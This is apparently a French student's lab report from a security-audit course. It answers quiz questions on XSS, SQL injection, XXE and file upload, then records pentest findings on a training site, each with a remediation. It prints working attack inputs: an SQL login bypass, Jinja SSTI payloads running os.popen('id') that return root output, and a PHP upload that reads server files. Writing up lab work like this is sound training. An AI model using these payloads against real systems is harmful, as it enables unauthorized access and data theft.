Questions TP Audit de sécurité

Morgan SALHI

1) Quels sont les 3 types d'XXS

Les trois types de XSS sont le stored, le reflected et le DOM-based, et ils consistent tous à injecter du code JavaScript dans une page web pour exécuter du contenu malveillant côté client.

2) Quels sont les éléments d'un site web susceptibles d'être vulnérables aux XSS (citez 2 exemples)

Les éléments d'un site qui peuvent être vulnérables aux XSS sont par exemple les champs de formulaires comme les commentaires ou les barres de recherche, ainsi que les paramètres d'URL non filtrés.

3) Quel est le principe d'une attaque par injection SQL ?

Une attaque par injection SQL consiste à insérer du code SQL dans une requête pour accéder ou modifier des données dans la base de données sans y être autorisé.

4) Quelle est la protection à recommander pour se prémunir des attaques SQL ?

Pour éviter les attaques SQL, il faut utiliser des requêtes préparées, filtrer les entrées utilisateurs et limiter les droits du compte qui accède à la base de données.

5) Quel est le principe de l'attaque File upload

L'attaque File Upload consiste à envoyer un fichier malveillant (souvent un script) sur le serveur afin d'exécuter du code ou de prendre le contrôle du système.

6) Quelle est la fonction de l'entête Content-Type ?

L'en-tête Content-Type sert à indiquer le type de contenu envoyé ou reçu (comme du HTML ou du JSON) pour que le navigateur ou le serveur sache comment le traiter.

7) Quel est le principe d'une attaque XXE ?

Une attaque XXE consiste à exploiter une entité externe dans un fichier XML pour lire des fichiers sensibles ou faire des requêtes non autorisées depuis le serveur.

8) Qu'est ce que le DTD, comment peut on s'en servir pour une attaque XXE ?

Le DTD sert à définir la structure d’un fichier XML, et on peut s’en servir dans une attaque XXE en y insérant une entité externe pointant vers un fichier ou une ressource du système.

9) Quelles protections peut-on implémenter pour éviter les attaques par dictionnaire sur une page d’authentification (citez 2 exemples)

Pour éviter les attaques par dictionnaire, on peut limiter le nombre d’essais de connexion et ajouter un CAPTCHA pour bloquer les tentatives automatiques.


10) En quoi consiste une attaque Brute Force contre une page d’authentification ?


Une attaque Brute Force consiste à tester un grand nombre de mots de passe ou d’identifiants automatiquement jusqu’à trouver la bonne combinaison pour se connecter.

Pentest :


1ère : Faille Login

La vulnérabilité ici est une injection SQL. L'attaquant peut contourner l'authentification en manipulant les champs de connexion avec une requête malveillante, comme `' OR '1'`.
Cela permet d'accéder à l'application avec des privilèges élevés (ex. : `admin`).
Sur la page de login, je rentre le payload suivant dans le champs de login et de mot de passe





Je peux supprimer des utilisateurs, les monter en privilège, supprimer des posts etc.




Remédiation : Utiliser des requêtes préparées pour éviter l'injection SQL et valider les entrées utilisateur pour filtrer les caractères spéciaux.

2ème : Faille SSTI

J'essaie d'exploiter la faille ssti, je met une requête et je vois que ça déclenche une action côté serveur

Dans les commentaires, un 'Robert' a parlé d'une faille exploitable SSTI, j'ai donc mené mes recherches et la première étape est de vérifier si les champs sont réceptives au requêtes



Comme on peut le voir ici, ça a déclenché une action côté serveur et c'est ce qui est recherché.

Maintenant que je sais que ce champ est vulnérable je test ce payload :

```
{{
self.__init__.__globals__.__builtins__.__import__('os').popen('id').
read() }}
```

No results found for 'uid=0(root) gid=0(root) groups=0(root) '

Grâce à ça je peux voir l’user id sous lequel le serveur web est exécuté.


en exécutant ça sur le champs, j’ai ce résultat qui est retourné:

```
{{ self.__init__.__globals__.__builtins__ }}
```

No results found for '{'__name__': 'builtins', '__doc__': "Built-in functions, types, exceptions, and other objects.\n\nThis module provides direct access to all 'built-in'\nidentifiers of Python; for example, builtins.len is\nthe full name for the built-in function len().\n\nThis module is not normally accessed explicitly by most\napplications, but can be useful in modules that provide\nobjects with the same name as a built-in value, but in\nwhich the built-in of that name is also needed.", '__package__': '', '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class '_frozen_importlib.BuiltinImporter'>, origin='built-in'), '__build_class__': <built-in function __build_class__>, '__import__': <built-in function __import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in function globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>, 'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>, 'aiter': <built-in function aiter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in function min>, 'next': <built-in function next>, 'anext': <built-in function anext>, 'oct': <built-in function oct>, 'ord': <built-in function ord>, 'pow': <built-in function pow>, 'print': <built-in function print>, 'repr': <built-in function repr>, 'round': <built-in function

En tapant ça, j’ai eu ce résultat, on peut y voir le chemin de l’app :


```
{{''.__class__.__mro__[1].__subclasses__()
```



Remédiation : Il faut désactiver l'exécution de code dans les templates en utilisant un moteur de rendu qui ne permet pas l'accès aux fonctions système, comme Jinja2 avec des sandboxes, ou en échappant systématiquement toutes les entrées utilisateur avant leur traitement. Il faut également éviter de se partager de telles informations à la vue de tous.

3ème : File upload


Une faille de sécurité critique a été identifiée dans la fonctionnalité de téléversement de fichiers. Un attaquant peut contourner les restrictions et uploader un script PHP malveillant conçu pour exfiltrer le contenu de fichiers sensibles du serveur.




```
file upload
------WebKitFormBoundary1vBszfEBRUel44QX
Content-Disposition: form-data; name="postBanner"; filename="fileupload"
Content-Type: application/octet-stream

<?php echo file_get_contents('/path/to/target/file'); ?>
```

J'intercepte sur BURP et je peux voir que mon fichier s'est bien téléversé, pour le retrouver, je vais dans le commentaire et j'ouvre le fichier dans un nouvel onglet pour avoir le chemin.




maintenant que j'ai le chemin cette faille doit être exploitable


Ce chemin entier aussi devrait être exploitable donc il faut remédier ça au plus vite.


Remédiation :
Pour corriger cette faille, il faut empêcher l'upload de fichiers dangereux en autorisant seulement les images (JPEG, PNG) et en les renommant automatiquement. Il faut aussi stocker ces fichiers dans un dossier sécurisé qui n'est pas accessible directement par une URL.

4ème : Liste de mots de passes

En allant tout en bas de la page, nous trouvons un lien hypertexte ‘About’, en y cliquant dessus nous retrouvons une nouvelle fois en bas de page ‘back-pass’ et en cliquant dessus nous y trouvons un autre lien hypertexte, quand nous cliquons dessus, nous sommes amenés sur une page qui semble afficher tous les mots de passe des utilisateurs enregistrés sur ce site.








Cette faille est dangereuse car elle simplifie grandement le bruteforce avec une liste de mot de passe bien plus restreinte, et peut même donner l’accès à un compte administrateur.

Remédiation : Il est essentiel de sécuriser les informations sensibles en les chiffrant et d'éviter d'exposer des données comme des mots de passe en clair. De plus, les liens internes doivent être bien contrôlés pour éviter des redirections non sécurisées.

5ème faille : flaskbug

Ici nous pouvons voir l'outil de débogage flaskbug avec sa version actuelle , ça peut être dangereux car la version utilisé est révélé et s'il existe une faille sur celle ci alors un attaquant peut sans soucis l'exploiter à des fins malveillantes



Remédiation : Il ne faut pas afficher les versions et soucis inutiles à l'utilisateur de la sorte.